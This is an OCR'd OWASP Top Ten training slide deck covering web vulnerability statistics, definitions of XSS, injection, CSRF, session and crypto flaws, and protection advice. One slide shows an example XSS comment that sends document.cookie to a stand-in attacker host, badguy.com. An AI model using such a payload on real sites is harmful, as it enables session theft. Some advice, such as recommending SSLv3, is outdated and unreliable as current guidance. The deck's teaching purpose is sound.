

OWASP - Open Web Application Security Project

What aref Web Application Vulnerabilities

Weakness in custom Web Application, architecture, design, configuration, or code.

How Bad Is It?


Most common vulnerabilities by class (Top 5)
1.63%
13.86%
3.03%
13.25%
0.64%
67.59%
Cross-Site Scripting
SSI Injection
SQL Injection
HTTP Response Splitting
Information Leakage
Other


Percentage of websites vulnerable by class (Top 5)
100%
75%
50%
25%
0%
85.57%
26.38%
15.70%
9.76%
1.19%
4.30%
Cross-Site Scripting
SQL Injection
Information Leakage
HTTP Response Splitting
Path Traversal
Other

How Bad Is It?

- Pretty Bad - 31,373 Sites Tested

Threat Classification	No. of Vulns	Vuln. %	No. of Sites	% of Vuln. Sites
Brute Force	66	0.04%	66	0.21%
Content Spoofing	663	0.45%	218	0.69%
Cross Site Scripting	100,059	67.59%	26,531	84.57%
Directory Indexing	292	0.20%	168	0.54%
HTTP Response Splitting	4,487	3.03%	3,062	9.76%
Information Leakage	20,518	13.86%	4,924	15.70%
Insufficient Authentication	84	0.06%	1	0.00%
Insufficient Authorization	23	0.02%	4	0.01%
Insufficient Session Expiration	46	0.03%	1	0.00%
OS Commanding	143	0.10%	44	0.14%
Path Traversal	426	0.29%	374	1.19%
Predictable Resource Location	651	0.44%	173	0.55%
SQL Injection	19,607	13.25%	8,277	26.38%
SSI Injection	950	0.64%	298	0.95%
XPath Injection	14	0.01%	6	0.02%
	148,029	100.00%	44,147	

OWASP Top Ten List

A1.Cross-Site Scripting (XSS)

A2.Injections Flaws

A3.Malicious File Execution

A4.Insecure Direct Object Reference

A5.Cross Site Request Forgery (CSRF)

A6.Information Leakage & Improper Error Handling

A7.Broken Authentication & Session Management

A8.Insecure Cryptographic Storage

A9.Insecure Communications

A10. Failure to Restrict URL Access

A1. Cross-Site Scripting (XSS) Flaws

OWASP Definition

XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc.

A1. Cross-Site Scripting (XSS) Attacks

3 Categories of XSS attacks:

Stored - the injected code is permanently stored (in a database, message forum, visitor log, etc.)

Reflected - attacks that are reflected take some other route to the victim (through an e-mail message, or bounced off from some other server)

DOM injection – Injected code manipulates sites javascript code or variables, rather than HTML objects.

Example Comment embedded with JavaScript

```
comment="Nice site! <SCRIPT> window.open(
    http://badguy.com/info.pl?document.cookie </SCRIPT>
```

A1. Cross-Site Scripting (XSS)

- Occurs when an attacker can manipulate a Web application to send malicious scripts to a third party.
- This is usually done when there is a location that arbitrary content can be entered into (such as an e-mail message, or free text field for example) and then referenced by the target of the attack.
- The attack typically takes the form of an HTML tag (frequently a hyperlink) that contains malicious scripting (often JavaScript).
- The target of the attack trusts the Web application and thus XSS attacks exploit that trust to do things that would not normally be allowed.
- The use of Unicode and other methods of encoding the malicious portion of the tag are often used so the request looks less suspicious to the target user or to evade IDS/IPS.

XSS - Protection

Protect your application from XSS attacks

- Filter output by converting text/data which might have dangerous HTML characters to its encoded format:
  - '<' and '>' to '&lt;' and '&gt;’
  - '(' and ')' to '&#40;' and '&#41;’
  - '#' and '&' to '&#35;' and '&#38;‘
- Recommend filtering on input as much as possible. (some data may need to allow special characters.)

A2. Injections Flaws

OWASP Definition:

Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker’s hostile data tricks the interpreter into executing unintended commands or changing data.

A2. Injections Flaws

Some common types of command injection flaws include:

- SQL injection (malicious calls to backend databases via SQL), using shell commands to run external programs
- Using system calls to in turn make calls to the operating system.
- Any Web application that relies on the use of an interpreter has the potential to fall victim to this type of flaw

A2. Injections Flaws: Protection

- Use language specific libraries to perform the same functions as shell commands and system calls
- Check for existing reusable libraries to validate input, and safely perform system functions, or develop your own.
- Perform design and code reviews on the reusable libraries to ensure security.

Other common methods of protection include:

- Use stored Procedures
- Data validation (to ensure input isn't malicious code),
- Run commands with very minimal privileges
  - If the application is compromised, the damage will be minimized.

A3. Malicious File Execution

OWASP Definition:

Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise.

Malicious file execution attacks affect PHP, XML and any framework which accepts filenames or files from users.

A3. Malicious File Execution

- Applications which allow the user to provide a filename, or part of a filename are often vulnerable if input is not carefully validated.
- Allowing the attacker to manipulate the filename may cause application to execute a system program or external URL.
- Applications which allow file uploads have additional risks
  - Place executable code into the application
  - Replace a Session file, log file or authentication token

A3. Malicious File Execution Protection

- Do not allow user input to be used for any part of a file or path name.
- Where user input must influence a file name or URL, use a fully enumerated list to positively validate the value.
- File uploads have to be done VERY carefully.
  - Only allow uploads to a path outside of the webroot so it can not be executed
  - Validate the file name provided so that a directory path is not included.
  - Implement or enable sandbox or chroot controls which limit the applications access to files.

A4. Insecure Direct Object Reference

OWASP Definition:

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. Attackers can manipulate those references to access other objects without authorization.

A4. Insecure Direct Object Reference

- Applications often expose internal objects, making them accessible via parameters.
- When those objects are exposed, the attacker may manipulate unauthorized objects, if proper access controls are not in place.
- Internal Objects might include
  - Files or Directories
  - URLs
  - Database key, such as `acct_no, group_id` etc.
  - Other database object names such as table name

A4. Insecure Direct Object Reference Protection

- Do not expose direct objects via parameters
- Use an indirect mapping which is simple to validate.
- Consider using a mapped numeric range, file=1 or 2 …
- Re-verify authorization at every reference.
- For example:

1. Application provided an initial lists of only the authorized options.
2. When user’s option is “submitted” as a parameter, authorization must be checked again.

A5. Cross Site Request Forgery (CSRF)

OWASP Definition:

A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks.

A5. Cross Site Request Forgery (CSRF)

- Applications are vulnerable if any of following:
  - Does not re-verify authorization of action
  - Default login/password will authorize action
  - Action will be authorized based only on credentials which are automatically submitted by the browser such as session cookie, Kerberos token, basic authentication, or SSL certificate etc.

A5. Cross Site Request Forgery (CSRF) Protection

- Eliminate any Cross Site Scripting vulnerabilities
  - Not all CSRF attacks require XSS
  - However XSS is a major channel for delivery of CSRF attacks
- Generate unique random tokens for each form or URL, which are not automatically transmitted by the browser.
- Do not allow GET requests for sensitive actions.
- For sensitive actions, re-authenticate or digitally sign the transaction.

A6. Information Leakage & Improper Error Handling

OWASP Definition:

Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data or conduct more serious attacks.

Improper Error Handling: Protection

- Prevent display of detailed internal error messages including stack traces, messages with database or table names, protocols, and other error codes. (This can provide attackers clues as to potential flaws.)
- Good error handling systems should always enforce the security scheme in place while still being able to handle any feasible input.
- Provide short error messages to the user while logging detailed error information to an internal log file.
  - Diagnostic information is available to site maintainers
  - Vague messages indicating an internal failure provided to the users
- Provide just enough information to allow what is reported by the user to be able to linked the internal error logs. For example: System Time-stamp, client IP address, and URL

Information Leakage - Example

- Sensitive information can be leaked very subtlety
- Very Common Example - Account Harvesting
  - App. responds differently to a valid user name with an invalid password, then it would to a invalid user name
    - Web application discloses which logins are valid vs. which are invalid, and allows accounts to be guessed and harvested.
  - Provides the attacker with an important initial piece of information, which may then be followed with password guessing.
  - Difference in the Web App response may be:
    - Intentional (Easier to for users to tell then the account name is wrong)
    - Different code included in URL, or in a hidden field
    - Any minor difference in the HTML is sufficient
    - Differences in timing are also common and may be used!

Information Leakage: Protections

- Ensure sensitive responses with multiple outcomes return identical results
- Save the the different responses and diff the html, the http headers & URL.
- Ensure error messages are returned in roughly the same time or consider imposing a random wait time for all transactions to hide this detail from the attacker.

A7. Broken Authentication and Session Management

OWASP Definition:

Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users’ identities.

Session Management

- HTTP/S protocol does not provide tracking of a users session.
- Session tracking answers the question:
  - After a user authenticates how does the server associate subsequent requests to the authenticated user?
- Typically, web application vendors provide a built-in session tracking, which is good if used properly.
- Often developers will make the mistake of inventing their own session tracking.

Session Management (Session IDs)

A Session ID

- Unique to the User
- Used for only one authenticated session
- Generated by the server
- Sent to the client as
  - Hidden variable,
  - HTTP cookie,
  - URL query string (not a good practice)
- The user is expected to send back the same ID in the next request.

Session Management (Session Hijacking)

- Session ID is disclosed or is guessed.
- An attacker using the same session ID has the same privileges as the real user.
- Especially useful to an attacker if the session is privileged.
- Allows initial access to the web application to be combined with other attacks.

Session Management: Protection

- Use long complex random session ID that cannot be guessed.
- Protect the transmission and storage of the Session ID to prevent disclosure and hijacking.
- A URL query string should not be used for Session ID or any User/Session information
  - URL is stored in browser cache
  - Logged via Web proxies and stored in the proxy cache

Session Management: Protection

- Entire session should be transmitted via HTTPS to prevent disclosure of the session ID. (not just the authentication)
- Avoid or protect any session information transmitted to/from the client.
- Session ID should expire and/or time-out **on the Server** when idle or on logout.
- Client side cookie expirations useful, but should not be trusted.
- Consider regenerating a new session upon successful authentication or privilege level change.

Broken Account Management

Even valid authentication schemes can be undermined by flawed account management functions including:

- Account update
- Forgotten password recovery or reset
- Change password, and other similar functions

Broken Account and Session Management: Protection

- **Password Change Controls** - require users to provide both old and new passwords
- **Forgotten Password Controls** - if forgotten passwords are emailed to users, they should be required to re-authenticate whenever they attempt to change their email address.
- **Password Strength** - require at least 7 characters, with letters, numbers, and special characters both upper case and lower case.
- **Password Expiration** - Users must change passwords every 90 days, and administrators every 30 days.

Broken Account and Session Management: Protection

- **Password Storage** - never store passwords in plain text. Passwords should always be stored in either hashed (preferred) or encrypted form.
- **Protecting Credentials in Transit** - to prevent "man-in-the-middle" attacks the entire authenticated session / transaction should be encrypted SSLv3 or TLSv1
- **Man-in-the-middle attacks** - are still possible with SSL if users disable or ignore warnings about invalid SSL certificates.
- **Replay attacks -** Transformations such as hashing on the client side provide little protection as the hashed version can simply be intercepted and retransmitted so that the actual plain text password is not needed.

A8. Insecure Cryptographic Storage

OWASP Definition:

Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud.

A8. Insecure Cryptographic Storage

- The majority of Web applications in use today need to store sensitive information (passwords, credit card numbers, proprietary information, etc.) in a secure fashion.
- The use of encryption has become relatively easy for developers to incorporate.
- Proper utilization of cryptography, however, can remain elusive by developers overestimating the protection provided by encryption, and underestimating the difficulties of proper implementation and protecting the keys.

Insecure Cryptographic Storage: Common Mistakes

- Improper/insecure storage of passwords, certifications, and keys
- Poor choice of algorithm
- Poor source of randomness for initialization vectors
- Attempting to develop a new encryption scheme "in house” (Always a BAD idea)
- Failure to provide functionality to change encryption keys

Insecure Cryptographic Storage: Protection

- Avoiding storing sensitive information when possible
- Use only approved standard algorithms
- Use platform specific approved storage mechanisms
- Ask, read and learn about coding Best Practices for your platform
- Careful review of all system designs
- Source code reviews

A9. Insecure Communications

OWASP Definition:

Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications.

Insecure Communications

- Failure to encrypt network traffic leaves the information available to be sniffed from any compromised system/device on the network.
- Switched networks do not provide adequate protection.

Insecure Communications: Protection

- Use SSL/TLS for ALL connections that are authenticated or transmitting sensitive information
- Use SSL/TLS for mid-tier and internal network communications between Web Server, Application and database.
- Configure Desktop Clients and Servers to ensure only SSLv3 and TLSv1 are used with strong ciphers.
- Use only valid trusted SSL/TLS certificates and train users to expect valid certificates to prevent Man-in-the-Middle attacks.

A10. Failure to Restrict URL Access

OWASP Definition:

Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly.

A10. Failure to Restrict URL Access

- When the application fails to restrict access to administrative URLs, the attacker can access normally unauthorized areas by type in the URL's into the browser.
- Surprisingly common, for example:
  - add_account_form.php - checks for admin access before displaying the form.
    - Form then posts to add_acct.php which does the work, **but doesn't check for admin privileges!**
- Consistent URL access control has to be carefully designed.

A10. Failure to Restrict URL Access : Protection

Start Early!

- Create an application specific security policy during the requirements phase.
- Document user roles as well as what functions and content each role is authorized to access.
- Specifying access requirements up front allows simplification of the design
- If your access control is not simple it won't be secure.

A10. Failure to Restrict URL Access: Protection

Test Thoroughly!

- Conduct extensive regression testing to ensure the access control scheme cannot be bypassed
- Test all invalid access attempts as well as valid access.
- Don't follow the normal application flow.
- Verify that all aspects of user management have been taken under consideration including scalability and maintainability.

Summary

- Application Security starts with the Architecture and Design
- Security can’t be added on later without re-designing and rewriting
- Custom code often introduces vulnerabilities
- Application vulnerabilities are NOT prevented by traditional security controls.
- Don’t invent your own security controls
- Design, Design, Design, code, test, test, test

THANK YOU